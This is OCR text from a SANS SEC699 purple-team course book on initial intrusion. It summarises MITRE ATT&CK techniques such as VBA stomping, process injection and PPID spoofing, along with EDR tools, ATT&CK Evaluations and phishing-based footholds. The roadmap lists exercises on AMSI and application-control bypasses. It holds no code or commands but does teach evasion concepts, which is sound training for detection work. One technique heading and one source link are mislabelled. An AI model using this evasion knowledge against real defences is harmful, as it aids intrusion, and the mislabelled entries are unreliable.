699.2
Initial Intrusion Strategies Emulation & Detection

SEC699.2 | Advanced Purple Team Tactics


SANS

Initial Intrusion Strategies Emulation & Detection

Welcome to Day 2 of SANS Security SEC699: Advanced Purple Team Tactics – Adversary Emulation for Breach Prevention & Detection.

Erik Van Buggenhout
evanbuggenhout@nviso.eu
www.nviso.eu

Update: G01_01




Techniques We'll Cover Today (1)
Some of the techniques we'll cover today include:

T1218/004 – InstallUtil
InstallUtil is a command-line utility that allows for installation and uninstallation of resources by executing specific installer components specified in .NET binaries. InstallUtil is located in the .NET directories on a Windows system: C:\Windows\Microsoft.NET\Framework\v\InstallUtil.exe and C:\Windows\Microsoft.NET\Framework64\v\InstallUtil.exe. InstallUtil.exe is digitally signed by Microsoft.
Source: https://attack.mitre.org/techniques/T1218/004/

T1218/009 – Regsvcs and Regasm
Regsvcs and Regasm are Windows command-line utilities that are used to register .NET Component Object Model (COM) assemblies. Both are digitally signed by Microsoft.
Source: https://attack.mitre.org/techniques/T1218/009/

T1564/007 – VBA Stomping
Adversaries may hide malicious Visual Basic for Applications (VBA) payloads embedded within MS Office documents by replacing the VBA source code with benign data. MS Office documents with embedded VBA content store source code inside of module streams. Each module stream has a PerformanceCache that stores a separate compiled version of the VBA source code known as p-code. The p-code is executed when the MS Office version specified in the _VBA_PROJECT stream matches the host MS Office version.
Source: https://attack.mitre.org/techniques/T1564/007/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.




Techniques We'll Cover Today (2)
Some of the techniques we'll cover today include:

T1059/001 - PowerShell
PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.
Source: https://attack.mitre.org/techniques/T1059/001/

T1053 – Scheduled Task
Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system.
Source: https://attack.mitre.org/techniques/T1218/004/

T1204 – User Execution
An adversary may rely upon specific actions by a user in order to gain execution. This may be direct code execution, such as when a user opens a malicious executable delivered via Spearphishing Attachment with the icon and apparent extension of a document file. It also may lead to other execution techniques, such as when a user clicks on a link delivered via Spearphishing Link that leads to exploitation of a browser or application vulnerability via Exploitation for Client Execution.
Source: https://attack.mitre.org/techniques/T1204/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.



Techniques We'll Cover Today (3)
Some of the techniques we'll cover today include:

T1134/004 – Office Application Startup
Adversaries may spoof the parent process identifier (PPID) of a new process to evade process-monitoring defenses or to elevate privileges. New processes are typically spawned directly from their parent, or calling, process unless explicitly specified. One way of explicitly assigning the PPID of a new process is via the CreateProcess API call, which supports a parameter that defines the PPID to use.
Source: https://attack.mitre.org/techniques/T1134/004/

T1055 – Process Injection
Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
Source: https://attack.mitre.org/techniques/T1055/

T1055/012 – Process Hollowing
Process hollowing occurs when a process is created in a suspended state then its memory is unmapped and replaced with malicious code. Similar to Process Injection, execution of the malicious code is masked under a legitimate process and may evade defenses and detection analysis.
Source: https://attack.mitre.org/techniques/T1055/012/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.


Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions


This page intentionally left blank.



How Are Payloads Being Delivered?

Once the reconnaissance activities have been completed, the adversary will attempt to deliver a weaponized payload to the target. Typical intrusion methods in use today include:

- Malicious email attachments or webpages (watering holes) through (spear) phishing. Due to its success rate and fairly low complexity, this is by far the most common delivery method today.
- Abusing a flaw in the external internet perimeter (application or infrastructure level). Due to increased security controls and awareness, this is becoming less frequent. It does, however, still occur, as evidenced by the Wcry ransomware that hit organizations in 2017. The ransomware spread through a (at the time) recent SMB exploit.
- Inserting infected removable media. This would, however, require a form of physical interaction with the target: Either by physically shipping, for example, USB keys or by physically intruding the target organizations' premises.
- Compromise third parties in the supply chain and abuse trust relationships. In an ever more connected world, organizations are partnering with other parties (e.g., vendors or suppliers), which don't always adhere to the same security standards as themselves. This opens an opportunity for adversaries, as they could first compromise less secured third parties and use them as a stepping-stone toward the actual target (by abusing trust relationships).



Gaining an Initial Foothold Is Getting Harder…
Over the past couple of years, an increased maturity and overall availability of endpoint security tools has made it much harder to get an initial foothold in companies. While typical social engineering strategies (e.g., spear phishing) remain effective to deliver a payload, it's becoming a lot harder to execute these payloads.


There are multiple reasons for this increase in complexity. Two main reasons that we see are:

1. Built-in hardening techniques

    - Over the years, Microsoft has greatly improved its operating systems' functionalities in terms of security and built-in hardening.
    - Some of the products/tools that we will discuss in detail today are AppLocker, ExploitGuard, and Attack Surface Reduction.

2. Modern endpoint security products

    - Multiple vendors provide so-called EDR tools, or endpoint detection and response tools. These tools address the need for continuous monitoring and response to advanced threats.
    - EDR differs from other endpoint protection platforms (EPP) such as antivirus (AV) and anti-malware in that its primary focus isn't to automatically stop threats in pre-execution phase on an endpoint. Rather, EDR is focused on providing the right endpoint visibility with the right insights to help security analysts discover, investigate, and respond to very advanced threats and broader attack campaigns stretching across multiple endpoints. Many EDR tools, however, combine EDR and EPP.




Modern Endpoint Security Products
Multiple vendors provide so-called EDR tools, or endpoint detection and response tools. These tools address the need for continuous monitoring and response to advanced threats. EDR differs from other endpoint protection platforms (EPP) such as antivirus (AV) and anti-malware in that its primary focus isn't to automatically stop threats in pre-execution phase on an endpoint. Rather, EDR is focused on providing the right endpoint visibility with the right insights to help security analysts discover, investigate, and respond to very advanced threats and broader attack campaigns stretching across multiple endpoints.

EDR is today considered an essential part of EPP. EDR focuses on detecting attackers that evaded the prevention layer of an EPP solution—legacy antivirus and Next-Generation Antivirus—and are now active in the target environment. In many cases, vendors combine EDR and EPP solutions, being able to interrupt suspicious activity (e.g., process injection). EDR can detect an attack has taken place, take immediate action on the endpoint to prevent the attack from spreading, and provide real-time forensic information to help investigate and respond to the attack.

EDR tools have four key mechanisms:

- Endpoint data collection—aggregates data from endpoints including process execution, communication, and user logins.
- Detection engine—uses behavioral analytics to understand what represents normal endpoint activity, discover anomalies, and determine if they are severe enough to represent a security incident or attack.
- Data recording—provides security teams with real-time forensic data about security incidents on endpoints, which they can use to investigate and respond to an incident. EDR tools also provide a central management console which lets security teams see information about endpoints and threats across the enterprise.
- Incident response—enables automated and manual actions to contain threats on the endpoint, such as isolating it from the network or wiping and reimaging the device.



ATT&CK Evaluations

The list of EDR tools has greatly increased. Under the MITRE ATT&CK evaluations, 12 different vendors are listed and have been evaluated against the MITRE ATT&CK framework. MITRE evaluates cybersecurity products using an open methodology based on the ATT&CK® knowledge base. The goal is to improve organizations against known adversary behaviors by:

- Empowering end-users with objective insights into how to use specific commercial security products to address known adversary behaviors
- Providing transparency around the true capabilities of security products to address known adversary behaviors
- Driving the security vendor community to enhance its capability to address known adversary behaviors

The ATT&CK evaluation methodology is based on adversary emulation, through techniques that have been publicly attributed to an adversary and then chaining the techniques together into a logical series of actions that are inspired by how the adversary has acted in the past. To generate their emulation plans, MITRE identifies public threat intelligence reporting, maps techniques in the reporting to ATT&CK, chains together the techniques, and then determines a way to replicate the behaviors. As such, it is a perfect fit for this course. ☺


Their detection evaluation process is structured as follows:

- Setup: Vendors install their product(s)/tool(s) in a Microsoft Azure cyber range provided by MITRE. The tool(s) must be deployed for detect/alert-only. Preventions, protections, and responses are out of scope for the evaluation and must be disabled or set to alert-only mode. Vendors are advised to deploy a detection solution that is available to their end users, and representative of a realistic deployment. Access to the Azure range is provided to the vendor 10 days prior to the start of Phase 2 (Execution).
- Execution: During a joint evaluation session, MITRE's red team executes an adversary emulation. The vendor is in open communication with them, either via a telecon or in person. They announce the techniques and procedures that were executed, as well as the relevant details concerning how they

were executed. The vendor shows their detections and describes them so they can be verified. This phase occurs over three days, with the third day used as an overflow and retesting day. The Azure cyber ranges will be suspended within 72 hours of the end of the evaluation.

- Processing and Feedback: Process the results, assign detection categories, and summarize detections into short notes. MITRE selects screenshots to support the detection notes and considers each vendor independently based on its capabilities. They calibrate the results across all participants to ensure consistent application of detection categories. Once complete, vendors have a 10-day feedback period to review the results.
- Publication: MITRE reviews all vendor feedback but is not obligated to incorporate it. When reviewing a vendor's feedback, they consider how to apply detection categories across the entirety of a vendor evaluation as well as the other vendors' results to ensure consistent and fair decisions. After, they release the evaluation methodology and the evaluation results onto the ATT&CK Evaluations website.

Details on this approach and more information on the protection evaluation process can be found here: https://attackevals.mitre-engenuity.org/evaluation-process




Getting an Initial Foothold – Current Strategies
Given the increase in effectiveness of security controls, obtaining an initial foothold is getting vastly more difficult. Still, adversaries typically rely on the following types of attacks:

- Credential phishing attacks which are afterwards abused against internet-exposed authentication systems (e.g., Azure Portal, Microsoft365, RDP systems…). Alternatively, attackers use credentials found in credential dumps and leverage these to gain an initial foothold.
- Office documents that include malicious macros to obtain a foothold on user workstations. Office documents are essential to any organization and thus a preferred tool in phishing attacks.
- Supply chain attacks where a "softer" target is compromised first and used as a steppingstone toward the actual target. Numerous such attacks have surfaced in recent years. The Solarwinds breach end of 2020 is an excellent impact of such an attack that had a global impact.

